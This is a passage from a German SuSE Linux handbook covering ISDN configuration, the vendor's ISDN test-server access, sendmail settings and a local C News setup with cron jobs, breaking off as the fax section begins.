- `/etc/isdn/isdn.conf`:

Der erste spezifiziert das Land, in dem `isdn4linux` eingesetzt wird. Für Deutschland müssen die Werte wie in Datei 7.5.1, Seite 174 gesetzt werden.

```
# /etc/isdn/isdn.conf

[GLOBAL]
COUNTRYPREFIX = +
COUNTRYCODE = 49
AREAPREFIX = 0
```

Datei 7.5.1: `/etc/isdn/isdn.conf`

Ebenfalls im der GLOBAL-Abschnitt wird der AREACODE (die Vorwahl) ohne führende Null angegeben. Wenn Ihre Vorwahl z. B. 0911 ist, tragen Sie AREACODE = 911 ein.

Dies ist (in Deutschland) der einzige Teil, der angepaßt werden muß.

Mit CHARGEMAX = 20.00 können Sie angeben, wieviel Geld (in DM) maximal pro Tag vertelefoniert werden darf. Dies schützt vor unerwünschten Connects. Aber verlassen Sie sich nicht auf dieses automatische Feature!

- `/etc/isdn/callerid.conf`:

Hier können Sie alle bekannten Telefonnummern eintragen. In der Datei `/var/log/messages` und durch **isdnrep** werden dann die Namen anstatt der Telefonnummer angezeigt.

Vgl. das Beispiel in Datei 7.5.2, Seite 175; Ihre eigene Nummer ist 4711 und die Ihres Providers ist 4712.

- `/etc/isdn/isdnlog.isdnctrl0.options`:

Hier können Sie Optionen für **isdnlog** eingeben. Dies ist normalerweise nicht nötig.

8. Geben Sie die Befehle

```
root@erde: # init 1
root@erde: # init 2
```

```
# /etc/isdn/callerid.conf

[MSN]
NUMBER = 4711
SI = 1
ALIAS = ich
ZONE = 1

[MSN]
NUMBER = 4712
SI = 1
ALIAS = Provider
ZONE = 1
```

Datei 7.5.2: /etc/isdn/callerid.conf

ein, um u. a. die Netzwerkdienste neu zu starten, oder aktivieren Sie ISDN erneut mit YaST (oder booten Sie neu).

7.5.3 ISDN-Testzugang auf dem SuSE Rechner

SuSE-ISDN-Server

Dieser Server wurde speziell für SuSE Linux-Anwender eingerichtet, um „definierte“ ISDN-Testzugänge mit SuSE-Linux anzubieten. In Zukunft werden wir darüberhinaus noch weitere Dienstleistungen anbieten, wie z. B. einen Zugriff auf die Support-Datenbank, Update-Pakete, etc. Lesen Sie dazu bitte die Datei /home/suse/README auf dem Test-Server.

Über diesen Server bekommen Sie keinen Zugriff auf das Internet!



Die Protokollwahl

Der ISDN-Server bietet Zugang für die drei wichtigen ISDN-Protokolle:

- Terminal-Login mit **X.75**
- **rawip-HDLC** Netzzugang
- **syncPPP** Netzzugang

Sie können natürlich alle diese Protokolle ausprobieren. Zu empfehlen ist aber, daß Sie dasjenige Protokoll testen, das Ihnen Ihr ISP (engl. *Internet Service Provider*) anbietet.

Voraussetzungen

Die ISDN-Hardwarekonfiguration hat funktioniert, und der ISDN-Treiber ist geladen. Weiterhin müssen Sie die von Ihnen zu verwendende MSN oder EAZ wissen.

Entscheiden Sie sich für ein Protokoll (**rawip**, **syncPPP**), Sie können natürlich auch mehrere Verbindungen definieren. Das folgende Beispiel beschreibt

den **syncPPP**-Zugang. **rawip** ist aber im wesentlichen genauso – nur einfacher.

Doch nun wieder Schritt für Schritt:

1. Starten Sie YaST und wechseln in das Menü 'Administration des Systems', 'Netzwerk konfigurieren', 'Netzwerk-Grundkonfiguration'. Die nun erscheinende Eingabemaske sehen Sie in Abbildung 7.5




Abbildung 7.5: Netzwerkkonfiguration mit YaST

2. Wählen Sie eine freie Nummer, z. B. 4.
3. Wählen Sie durch Drücken von **[F5]** als Device 'ISDN SyncPPP' aus.
4. Drücken Sie bitte **[F6]** ('IP-Adresse') und geben Sie ein:
 - IP-Adresse Ihres Rechners: 192.168.0.99
 - IP-Adresse des PointToPoint-Partners: 192.168.0.1
5. Die Eingabemaske durch Betätigen des Buttons 'Weiter' verlassen.
6. Das Netzwerk-Device mit **[F4]** aktivieren, falls nicht schon geschehen.
7. Mit **[F8]** ('ISDN') können Sie jetzt weitere ISDN-spezifische Parameter angeben. Dies können Sie in Abbildung 7.6 sehen.

Geben Sie dabei bitte die folgenden Werte an:

- **Eigene Telefonnummer (MSN)**
Ihre eigene MSN, z. B. 123456
- **Anzurufende Nummern:** 09113206726
Erklärung: die Nummer die angerufen werden soll. 09113206726 ist die Nummer des SuSE-Testzugangs für **syncPPP**.



Bei TK-Anlagen müssen Sie evtl. eine zusätzliche 0 vorwählen.




Abbildung 7.6: Einstellung der ISDN-Netzwerk-Parameter mit YaST

- **Nummern, die anrufen dürfen:**

Nur für Dialin-Server nötig.

- **Nur angegebene Nummern erlaubt:**

Setzen Sie dieses Flag, damit niemand unerlaubt eine Verbindung zu Ihrem System aufbauen kann.

- **Idle-Time:**

Zeit, nach der automatisch aufgelegt wird, wenn die Leitung nicht benutzt wird.

- **Name des PPP-Logins:**

Für den SuSE-syncPPP-Testzugang ist der Loginname 'suse'.

- **Paßwort des PPP-Logins:**

Für den SuSE-syncPPP-Testzugang ist das Paßwort 'linux'. Das Paßwort wird hier bei der Eingabe nur durch Sterne angedeutet. Es wird in der Datei `/etc/ppp/pap-secrets` gespeichert.

Mit  erhalten Sie weitere Hilfe.

8. Betätigen Sie den Button 'Starten'.

Erklärung: Es wird testweise das Netzwerk konfiguriert. Im Fenster erkennen Sie, ob dies funktioniert hat. Hier sollte es keine Probleme geben.

Wenn OK: Betätigen Sie den Button 'Speichern'.

Erklärung: Die Einstellungen werden dauerhaft (in Variablen in der Datei `/etc/rc.config`) gespeichert, so daß sie nach dem nächsten Booten oder Wechsel des Runlevels wieder aktiviert werden können. Nach dem testweisen Starten bleiben die Einstellungen aber erhalten.

Wenn nicht OK: Vermutlich sind dann die ISDN-Module nicht geladen. Beachten Sie außerdem die Meldungen in `/var/log/messages`.

- Wechseln Sie auf eine andere Konsole oder in ein anderes **xterm**. Das Folgende können Sie auch als normaler Benutzer (nicht als Benutzer 'root') durchführen.
- Stellen Sie die Internet-Verbindung her für **syncPPP** mit:

```
root@erde: # telnet 192.168.0.1
```

oder für **rawip**

```
root@erde: # telnet 192.168.0.2
```

Sie sollten jetzt nach ca. 2–4 Sekunden eine Eingabeaufforderung vom SuSE-Server erhalten. Sie können sich hier mit dem Benutzernamen 'suse' und dem Paßwort 'linux' einloggen. Lesen Sie bitte anschließend die Datei README, z. B. mit

```
less README
```

Mit **logout** können Sie sich wieder ausloggen. Nach der eingestellten Zeit wird dann die Verbindung automatisch abgebaut. Den Aufbau bzw. Abbau der Verbindung können Sie in der Datei /var/log/messages verfolgen.

Falls der Verbindungsaufbau nicht klappt:

- Prüfen Sie /var/log/messages auf „verdächtige“ Ausgaben
- Versuchen Sie auch den **rawip**-Zugang
- Ist die MSN/EAZ richtig eingestellt?
- Müssen Sie evtl. eine 0 vorwählen?

Weitere Hinweise finden Sie in der Support-Datenbank. Diese finden Sie entweder unter der URL <http://www.suse.de/Support/sdb> auf unserem WWW-Server oder über die SuSE-Hilfe (Aufruf mit **hilfe** oder aus dem Menü) in Ihrem SuSE Linux-System, wenn Sie das Paket `susehlpf`, Serie `doc` und das Paket `sdb_de`, Serie `doc`, installiert haben.

- Vermutlich hat der Verbindungsaufbau funktioniert. Dann wechseln Sie wieder in YaST, betätigen den Button 'Speichern' und beenden YaST.
- Passen Sie die Datei /etc/hosts an. Es sollten immer alle verwendeten IP-Nummer dort definiert sein (vgl. Datei 7.5.3, Seite 178).

192.168.0.1	pppserver.suse.de	pppserver
192.168.0.99	pppclient.suse.de	pppclient
192.168.0.2	rawipserver.suse.de	rawipserver
192.168.0.98	rawipclient.suse.de	rawipclient

Datei 7.5.3: Auszug aus /etc/hosts für Verbindungen mit dem SuSE-ISDN-Testserver

7.5.4 Konfiguration für Ihren Internet-Provider ändern

Nachdem die Testverbindung erfolgreich durchgeführt wurde, können Sie analog zum oben beschriebenen Verfahren die Verbindung zu Ihrem Internet-Provider konfigurieren. Dies kann zugegebenermaßen bisweilen etwas

schwierig sein, aber eigentlich nur dann, wenn Ihr Provider ungewöhnliche Protokolle benutzt. Konkrete Anleitungen und zahlreiche Tips sind in der SDB (Support-Datenbank) enthalten (vgl. Abschnitt H.1.3, Seite 495).

Obiges Verfahren stellt die Verbindung auf rawip bzw. synchrones PPP mit PAP als Authentifizierungsmethode ein. Dies ist der „Quasi-Standard“.

Nehmen Sie die Einstellungen für den SuSE-Testzugang als Ausgangsbasis und verändern Sie die folgenden Parameter:

- Telefonnummer des Providers
- Usernamen und Paßwort (bei syncPPP)
- IP-Nummern (falls bekannt, siehe unten)
- Nameserver einstellen

Dies können Sie bequem durch das YaST-Menü ‘Administration des Systems’, ‘Netzwerk konfigurieren’, ‘Nameserver’ vornehmen.

- Routing einstellen Abschnitt 6.3

Dynamische IP-Nummer bei syncPPP

Ihr Provider bietet nur dynamische IP-Adressen an, was stellen Sie dann ein?

Wenn Sie Ihre IP-Adressen nicht kennen, da Sie dynamisch vergeben werden (nur bei PPP), tragen Sie IP-Adressen (eigene und Partner) aus dem privaten Bereich ein (192.168.*.*). Sie können also genau die oben als Beispiel genannten belassen.

Im Fall von dynamischen IP-Adressen dienen die vergebenen Dummy-Adressen aus dem privaten Bereich nur als Platzhalter bis zum Verbindungsaufbau.

Der Dämon **ippdd** führt beim Verbindungsauf- und -abbau jeweils den Befehl **ifconfig** (Manpage von **ifconfig** (**man ifconfig**)) aus. Bei jedem Aufruf von **ifconfig** werden Routing-Informationen zum entsprechenden Netzwerkinterface verworfen. Wenn Sie Ihre „default-route“ auf Ihrer PPP-Interface also nach dem Auflegen wieder zur Verfügung haben wollen, müssen Sie diese in `/etc/ppp/ip-down` wieder neu setzen.

Details zum Routing sind Abschnitt 6.3, Seite 140 ff. zu entnehmen.

7.5.5 Die Daten des SuSE-ISDN-Testzugangs

telnet -Login	
Benutzername	‘suse’
Paßwort	‘linux’

rawip	
Telefonnummer	09113206728
IP-Adresse Client	192.168.0.98
IP-Adresse Server	192.168.0.2
Netzwerk-Device	isdn0

syncPPP	
Telefonnummer	09113206726
IP-Adresse Client	192.168.0.99
IP-Adresse Server	192.168.0.1
Netzwerk-Device	ipp0
Benutzername	'suse'
Paßwort	'linux'
Authentication	PAP

Modem	
Telefonnummer	09113247114

Initialisierung des Modems:

```
ATZ
ATS14=0&E123
ATD09113247114
```

Im Beispiel ist 123 die MSN.

Weitere Informationen

Weitere Informationen, wie Sie eine ISDN-Verbindung zum SuSE-ISDN-Testserver aufbauen und Ihr ISDN-Subsystem konfigurieren, finden Sie in folgenden Quellen:

- Datei `/usr/doc/packages/i41/README.SuSE`
- Support-Datenbank: <http://www.suse.de/Support/sdb>
- Im Paket `i41doc` (z. B. das ISDN-FAQ in der Datei: `/usr/doc/packages/i41doc/i41-faq`)
- `/usr/doc/inetcfg` (Paket `inetcfg`): z. B.: T-Online über ISDN

7.6 Schreib mal wieder – E-Mail-Konfiguration

Ist der Anschluß an die weite Welt erst einmal hergestellt, sei es über UUCP, SLIP oder ISDN, so soll dieser natürlich auch genutzt werden. Eine typische Anwendung hierfür ist *E-Mail*, elektronische Post. Dieser Abschnitt beschreibt die Konfiguration des Paketes **sendmail**⁴.

Bei der Zustellung von E-Mail-Nachrichten entscheidet **sendmail**, wie die Nachrichten weiter transportiert werden sollen: über ein TCP/IP-Netzwerk mit dem Protokoll SMTP, in den lokalen E-Mail-Folder eines Benutzers oder über andere Transferprogramme wie UUCP.

Die Hauptkonfigurationsdatei von **sendmail** ist `/etc/sendmail.cf`. Für eine einfache Konfiguration kann man mit YaST ein paar Parameter setzen und damit eine gültige `/etc/sendmail.cf` erstellen lassen; die Eintragungen stehen dann in der `/etc/rc.config` und **SuSEconfig** schreibt anhand dieser Eintragungen unter Verwendung von `/sbin/conf.d/SuSEconfig.sendmail` die Datei `/etc/sendmail.cf`.

⁴ Eine Alternative zu **sendmail** ist **smail** oder **qmail** – auf beide Pakete soll hier aber nicht eingegangen werden.

Da die Konfigurationsdateien des **sendmail**-Paketes sehr komplex sind, beinhaltet SuSE Linux zwei vorbereitete Konfigurationen, die die in der Regel vorkommenden Fälle weitgehend abdecken:

Wenn **sendmail** innerhalb eines TCP/IP-Netzwerkes verwendet werden soll, sollte man unbedingt einen gültigen DNS-Server besitzen. Dort sollte man für jeden Namen einen Extra-Eintrag („MX record“, „mail exchange record“) für E-Mail machen. Die aktuellen Einstellungen kann man mit dem **host**-Befehl (aus dem Paket **bind**) überprüfen:

```
root@erde: # host sonne.kosmos.all
sonne.kosmos.all address 192.168.0.1
sonne.kosmos.all mail is handled (pri=10) by sonne.kosmos.all
sonne.kosmos.all mail is handled (pri=100) by mail-relay.kosmos.all
```

Falls da kein Eintrag für Mail existiert, sollte man seinen DNS-Administrator um Hilfe bitten.

Folgende Parameter für eine E-Mail-Konfiguration können über YaST in der `/etc/rc.config` (vgl. Abschnitt 17.6, Seite 399) eingestellt werden:

- **SENDMAIL_TYPE="yes"**
Diese Variable muß auf **yes** stehen, wenn die **sendmail**-Konfigurationsdatei aus den in der `/etc/rc.config` gesetzten Werten gebildet werden soll. Wenn man die `/etc/sendmail.cf` selbst herstellen möchte, dann ist **no** der richtige Wert.
- **SENDMAIL_LOCALHOST="localhost sonne.kosmos.all www.kosmos.all"**
sendmail muß wissen, welche E-Mail lokal abgespeichert und welche weiter an einen anderen Zielrechner verschickt werden muß. Nur E-Mail an den lokalen Hostnamen wird per default als lokale E-Mail abgespeichert. Mit **SENDMAIL_LOCALHOST** kann man weitere Rechner-Namen – durch Leerzeichen getrennt – angeben, die auch als lokal angesehen werden sollen.
Beispiel: Der Rechner heißt `sonne.kosmos.all` und ist auch WWW-Server für `www.kosmos.all`. Damit E-Mail an `www.kosmos.all` auch akzeptiert wird, muß man folgendes eintragen:
SENDMAIL_LOCALHOST="localhost www.kosmos.all"
- **FROM_HEADER=kosmos.all**
Als Absenderadresse wird normalerweise einfach der lokale Rechnernamen verwendet. Dies kann mit diesem Parameter auf einen beliebigen anderen Namen verändert werden.
Beispiel: Der Rechner heißt `erde.kosmos.all`, E-Mail soll aber als in der Form `tux@kosmos.all` verschickt werden. Das geht über den Eintrag:
FROM_HEADER=kosmos.all
- **SENDMAIL_SMARHOST=mail-server.provider.de**
Für alle nicht-lokale E-Mail fragt **sendmail** nach den DNS-Daten und will dann die E-Mail über das SMTP-Protokoll an den zuständigen Rechner schicken. Dieser Rechner kann irgendwo im Internet sein und hat u. U. nur eine langsame Verbindung zu unserem Rechner. Über diesen Parameter kann man daher einen Zwischenrechner angeben, der alle nicht-lokale E-Mail bekommt und diese dann weiter an den Zielrechner abliefern.

Beispiel 1: Damit kann man auch bei einer Dialup-Verbindung alle E-Mail beim Provider abgeben, der dann für die Auslieferung in die weite Welt des Internet zuständig ist:

SENDMAIL_SMARTHOST=smtp:mail-server.provider.de .

Beispiel 2: Ist man über UUCP angeschlossen, kann man alle nicht-lokale E-Mail an den UUCP-Server weitergeben:

SENDMAIL_SMARTHOST=uucp-dom:uucp.kosmos.all .

- **SENDMAIL_NOCANONIFY=no**

sendmail schaut alle E-Mail-Adressen im Mail-Header nach und ersetzt die Namen mit den „Fully Qualified Domain Names“ (FQDN). Falls man beim E-Mail-Schreiben immer den vollständigen E-Mail-Namen angibt und vielleicht wegen einer Dialup-Verbindung nicht immer einen DNS-Server erreichbar hat, kann man das mit **yes** abschalten.

- **SENDMAIL_ARGS="-bd -q30m -om"**

Mit diesen Parametern wird **sendmail** beim Booten des Rechners gestartet.

Mit **-q30m** schaut **sendmail** alle 30 Minuten nach, ob im Queue-Verzeichnis `/var/mqueue` noch E-Mail liegt, die ausgeliefert werden muß.

-bd startet **sendmail** im „daemon mode“, damit wird E-Mail über das TCP/IP-Netzwerk von anderen Rechnern akzeptiert.

Für Dialup-Verbindungen könnte man z. B. **-q30m** weglassen und E-Mail nur über einen direkten Aufruf von **sendmail -q** ausliefern; diesen Aufruf könnte man z. B. über einen **crontab**-Eintrag einmal pro Tag tätigen. Eine andere Möglichkeit wäre es, **sendmail -q** noch in den Skripten zum Verbindungsaufbau unterzubringen. Dann wird bei jedem Verbindungsaufbau zusätzlich noch E-Mail übertragen.

- **SENDMAIL_EXPENSIVE=no**

sendmail versucht sofort eine E-Mail über SMTP an den nächsten Rechner weiterzugeben. Falls man nur zeitweise eine Verbindung zum Internet hat („Dial-On-Demand“), möchte man u. U. nicht für jede E-Mail eine Verbindung zum Provider starten.

Mit **yes** wird alle E-Mail zunächst im Queue-Verzeichnis `/var/mqueue` gehalten und nicht sofort weitergeschickt.

Alle lokale E-Mail wird über das Programm **procmail** in die lokalen E-Mail-Folder `/var/spool/mail/<name>` abgespeichert. Bitte lesen sie die Manpage von **procmailrc** (**man procmailrc**) und die Manpage von **procmailex** (**man procmailex**) sowie die Manpage von **procmail** (**man procmail**) für eine genaue Beschreibung dieses sehr flexiblen Programms.

Falls E-Mail nicht an den nächsten Rechner weitergegeben werden kann, wird sie in dem Queue-Verzeichnis `/var/mqueue` gespeichert und beim nächsten „Queue-Run“ von **sendmail** nochmal übertragen. Das Zeitintervall der „Queue-Runs“ wird beim Starten von **sendmail** angegeben oder das Übertragen der Nachrichten wird explizit durch den Aufruf von **sendmail -q** gestartet.

Weitere Einstellungen von **sendmail** kann man in den Dateien `/etc/aliases` und einigen Dateien im Verzeichnis `/etc/mail/` vornehmen. In

den Dateien stehen auskommentierte Beispiele. Einige der Dateien müssen von den Textdateien mit dem Programm **makemap** in Datenbankdateien übersetzt werden. Das geschieht automatisch beim Aufruf von **SuSEconfig** oder beim Verlassen von YaST.

Für komplexere Konfigurationen sollte man die automatische Generierung von `/etc/sendmail.cf` durch **SENDMAIL_TYPE=no** abstellen und dann `/etc/mail/linux.mc` als Vorlage für eine eigene Konfiguration nehmen. `linux.mc` enthält **m4**-Anweisungen und

```
root@erde: # m4 /etc/mail/linux.mc > /etc/sendmail.cf
```

erstellt über die Macros im Verzeichnis `/usr/share/sendmail` eine gültige **sendmail**-Konfiguration.

Weitere Dokumentation ist in den Verzeichnissen `/etc/mail`, `/usr/share/sendmail` und `/usr/doc/packages/sendmail` zu finden. Als Startadresse für WWW sollte man bei `http://www.sendmail.org/` anfangen. Für komplexere Aufgaben kommt man sicher nicht um das Sendmail-Buch aus dem O'Reilly-Verlag herum⁵, das eine sehr gute und ausführliche Dokumentation zur **sendmail**-Konfiguration bietet.

7.7 Die neuesten Meldungen – C News

Einer der wichtigsten Dienste, die das Internet zur Verfügung stellt, ist das Übermitteln und Verteilen von Nachrichten, die in verschiedenen Gruppen organisiert sind; dieser Teil des Internet wird als das Usenet bezeichnet. Erst durch die Existenz dieses Mediums war die Entwicklung von Linux überhaupt möglich, und nur durch diese ungehinderte, hocheffiziente Art der Kommunikation ist die rapide Weiterentwicklung sowie das schnelle Entfernen von Fehlern aus dem System möglich.

Da eine komplette Beschreibung des News-Systems mit all seinen vielfältigen Möglichkeiten (wie das Weiterreichen an andere Rechner) den Rahmen dieses Buches bei weitem sprengen würde, soll hier nur die Konfiguration eines lokalen News-Systems auf Basis des verbreiteten **C News**-Paketes beschrieben werden.

Übertragung der News

Der Rechner, der News empfangen möchte, ist üblicherweise nicht immer online, da dies aus Kostengründen für den Privatanwender nicht möglich ist. Daher wird typischerweise UUCP (Abschnitt 7.4, Seite 162) zum Austausch der News verwendet. Der Rechner, der die News zur Verfügung stellt, wird als Newsfeed bezeichnet. Auf einer derartigen Maschine wird mehrmals täglich ein Programm gestartet, das alle empfangenen News, die an andere Rechner weitergeleitet werden sollen, einpackt und für die Versendung via UUCP zur Verfügung stellt. Die Rechner, die die Nachrichten empfangen möchten, müssen beim Newsfeed pollen, d. h., ein- oder mehrmals am Tag rufen sie beim Newsfeed an und lassen sich die für sie bereitgestellten Pakete zuschicken, wo sie dann weiterverarbeitet werden.

⁵ Vgl. [CAR93].

Da es sich dabei um einen regelmäßig wiederkehrenden Vorgang handelt, bietet es sich an, dafür einen sogenannten cron-Job zu installieren, um das Pollen nicht jedesmal von Hand anstoßen zu müssen. Erreicht wird dies, indem man als 'root' mittels **crontab -e** folgenden Eintrag in der cron-Tabelle von 'root' erzeugt:

```
7 05 * * * /usr/lib/uucp/uucico -f -s hal
```

Datei 7.7.1: Beispieleintrag in der cron-Tabelle

Ein Rechner mit diesem Eintrag würde jeden Tag um 5.07 Uhr beim Rechner `hal` pollen und die für ihn bestimmten Newspakete abholen. Voraussetzung ist selbstverständlich, daß das **UUCP** korrekt installiert ist und daß der Rechner zu dieser Zeit läuft.

Installieren des lokalen News-Systems

Um die empfangenen News verarbeiten zu können, ist es notwendig, daß das Paket `cnews` installiert ist.

Da für ein korrektes Arbeiten des Systems die Rechtevergabe der betroffenen Dateien und Programme außerordentlich wichtig ist, sollte die gesamte Konfigurierung als Benutzer 'news' durchgeführt werden. Erreicht werden kann dies, indem man sich als 'root' beim System anmeldet und mittels **su - news** zum entsprechenden Benutzer wird.

Bevor mit der eigentlichen Konfigurierung begonnen wird, sollte man sich über den Umfang des zu erwartenden Datenvolumens Gedanken machen. Die News werden im Verzeichnisbaum unter `/var/spool/news` abgelegt; da es sich bei den einzelnen Artikeln um relativ kleine Dateien handelt, kann man erwägen, für dieses Verzeichnis eine eigene Partition zur Verfügung zu stellen, die mit einer höheren *Inodedichte* (etwa 2048 Bytes pro *Inode*) formatiert ist. Ist das zu erwartende Datenvolumen sehr niedrig (etwa weil man sich nur für eine Handvoll ausgewählter Newsgruppen interessiert), ist dies jedoch nicht nötig. Dennoch sollte darauf geachtet werden, daß genügend Platz für das Einsortieren der News zur Verfügung steht.

Nun müssen in diesem Bereich Verzeichnisse für die einzelnen Newsgruppen angelegt werden; für die Verwaltung der News stehen verschiedene Tools unter `/usr/lib/news/bin` zur Verfügung. Im Verzeichnis `maint` findet sich das Skript **addgroup**, mit dem eine Newsgruppe angelegt werden kann. So erzeugt beispielsweise der Aufruf von **addgroup de.comp.os.linux.x y** unter `/var/spool/news` die Verzeichnishierarchie `de/comp/os/linux/x`. In dieses Verzeichnis werden künftig alle News der entsprechenden Newsgruppe einsortiert.



Achtung Sie darauf, daß Sie das Anlegen der Newsgruppen als Benutzer 'news' durchführen, da das Newsystem ansonsten nicht die Berechtigung erhält, in die entsprechenden Verzeichnisse zu schreiben!

Nachdem Sie alle für Sie relevanten Gruppen angelegt haben, muß noch dafür Sorge getragen werden, daß die per UUCP empfangenen Pakete korrekt weiterverarbeitet und die Artikel in die zugehörigen Verzeichnisse einsortiert werden. Typischerweise wird auch diese Aufgabe von entsprechenden cron-Jobs erledigt. Die cron-Tabelle für 'news', die Sie sich mittels **crontab -l** anzeigen lassen können, sollte etwa aussehen wie Datei 7.7.2, Seite 185.

```
#
# Beispiel-Crontab fuer die C News Cleanup Release
#
# Alle fuenfzehn Minuten einkommende News einsortieren
#
0,15,30,45 * * * * touch /tmp/newsrun; /usr/lib/news/bin/input/newsrun
#
# Einmal pro Stunde ausgehende News aufbereiten
#
40 * * * * /usr/lib/news/bin/batch/sendbatches
#
# Einmal taeglich alte News loeschen
#
59 0 * * * /usr/lib/news/bin/expire/doexpire
#
# Newsdaily taeglich um 08:10 Uhr
#
10 8 * * * /usr/lib/news/bin/maint/newsdaily
#
# Newswatch um 13:00 Uhr
#
00 13 * * * /usr/lib/news/bin/maint/newswatch | mail usenet
```

Datei 7.7.2: Eine crontab-Datei für News

Der erste Eintrag erreicht, daß alle Viertelstunde etwaige neu eingetroffene Newspakete entsprechend einsortiert werden. Natürlich kann dieser Eintrag für eine Maschine, auf der ein einzelner Benutzer nur einmal am Tag die Pakete bei seinem Newsfeed abholt, entsprechend geändert werden. Für einen solchen Fall ist es am günstigsten, **newsrun** unmittelbar nach dem Pollen aufzurufen.

sendbatches ist dafür zuständig, daß die lokal geschriebenen News eingepackt werden und beim nächsten Pollen an den Newsfeed übertragen werden können. Im Beispiel Datei 7.7.2 würde diese Aufgabe einmal jede Stunde durchgeführt werden; auch hier kann es sich anbieten, das Einpacken der Artikel nur einmal am Tag kurz vor dem Pollen erledigen zu lassen.

Da die einzelnen Artikel relativ schnell veralten und somit unnötig Platz auf der Festplatte belegen, müssen von Zeit zu Zeit diejenigen Artikel, die ein bestimmtes Alter überschritten haben, gelöscht werden; diesem Zweck dient **doexpire**, dessen Verhalten durch die Datei `/var/lib/news/explist` gesteuert wird (Manpage von **expire (man expire)**).

Die Tools **newsdaily** und **newswatch** haben ausschließlich Überwachungsfunktion. Da der größte Teil des Newssystems im Hintergrund abläuft, haben diese Programme die Aufgabe, den *newsmaster* über mögliche Fehler

oder Anomalitäten zu unterrichten. Wird von diesen Programmen eine Bedingung entdeckt, über die der Verwalter unterrichtet werden sollte, so wird eine Mail an 'news', 'newsmaster' oder 'usenet' geschickt. Für diese Pseudobnutzer sollten daher entsprechende Aliase im Mailsystem eingerichtet werden, damit etwaige Nachrichten auch den richtigen Adressaten erreichen (Manpage von **newalias** (**man newalias**)).

Übersicht über die Konfigurationsdateien

In Tabelle 7.6, Seite 186 wird eine kurze Übersicht der von **CNews** verwendeten Dateien gegeben; die Dateien befinden sich, wenn nichts anderes angegeben ist, im Heimatverzeichnis des Pseudobnutzers 'news', das ist in der Regel `/var/lib/news`. Sämtliche Dateien enthalten sinnvolle Vorgabewerte und sollten nur bei Bedarf verändert werden.

active	Enthält die Namen der lokal vorhandenen Newsgruppen sowie Informationen über die darin vorhandenen Artikel. Diese Datei wird vom Newssystem stets auf dem aktuellen Stand gehalten und unter anderem von den Newsreadern zum Ermitteln der verfügbaren Newsgruppen und Artikel verwendet.
batchlog	Log-Datei für das Einpacken von lokalen News. Es werden mehrere Generationen dieser Datei aufgehoben, wobei ältere durch das Anhängen von <code>.o</code> kenntlich gemacht werden.
batchparms	Regelt die Art und Weise, wie lokal geschriebene News eingepackt und für das Versenden aufbereitet werden.
crontab	cron-Tabelle (Beispiel) für den Benutzer 'news'; diese Tabelle kann einfach durch crontab -u news crontab installiert werden.
errlog	In dieser Datei werden Fehlermeldungen des Newssystems mitprotokolliert. Auch von dieser Datei werden ältere Versionen eine gewisse Zeit aufgehoben, bevor sie schließlich wieder gelöscht werden.
explist	Regelt das Verhalten von expire . In dieser Datei kann festgelegt werden, welche Artikel nach wie vielen Tagen gelöscht werden sollen, ob die Artikel zuvor archiviert werden sollen usw.
log	In dieser Datei wird das Einsortieren der einzelnen Artikel mitprotokolliert.
newsgroups organization	Liste der existierenden Newsgruppen mit Beschreibung. Sollte den Namen der Organisation (z. B. den Firmennamen) enthalten. Dieses Feld erscheint in jedem Artikel, der auf dieser Maschine geschrieben wurde.
whoami	Der Name des lokalen Rechners.

Tabelle 7.6: Dateien von **C News**

Sämtliche Veränderungen dieser Dateien sollten stets als Benutzer 'news' durchgeführt werden!



Lesen der News

Für das Lesen der News stehen verschiedene Programme zur Verfügung, wie z. B. **nn**, **tin** oder **trn**. Die Wahl des Newsreaders ist ebenso wie die Wahl des Editors eine reine Frage des persönlichen Geschmacks. Die Newsreader können sowohl für den Zugriff auf einen Newsserver – wie in einem Netzwerk üblich – als auch für den Zugriff auf das lokale Spoolverzeichnis konfiguriert werden. Entsprechend vorkonfigurierte Pakete finden sich in der Serie *n* von SuSE Linux. Soll beispielsweise der **trn** auf das lokale Spoolverzeichnis zugreifen, so ist das Paket `trn_sp1` zu installieren, bei Zugriff auf einen Newsserver hingegen das Paket `trn`. Im letzteren Fall muß die Datei `/etc/nntpserver` den Namen desjenigen Rechners enthalten, auf dem der NNTP-Server läuft.

7.8 Linux macht Faxen

Um einen Linux-PC als Faxmaschine zu nutzen, hat man zwei Möglichkeiten:

- Man benutzt **mgetty** in Kombination mit **sendfax**,
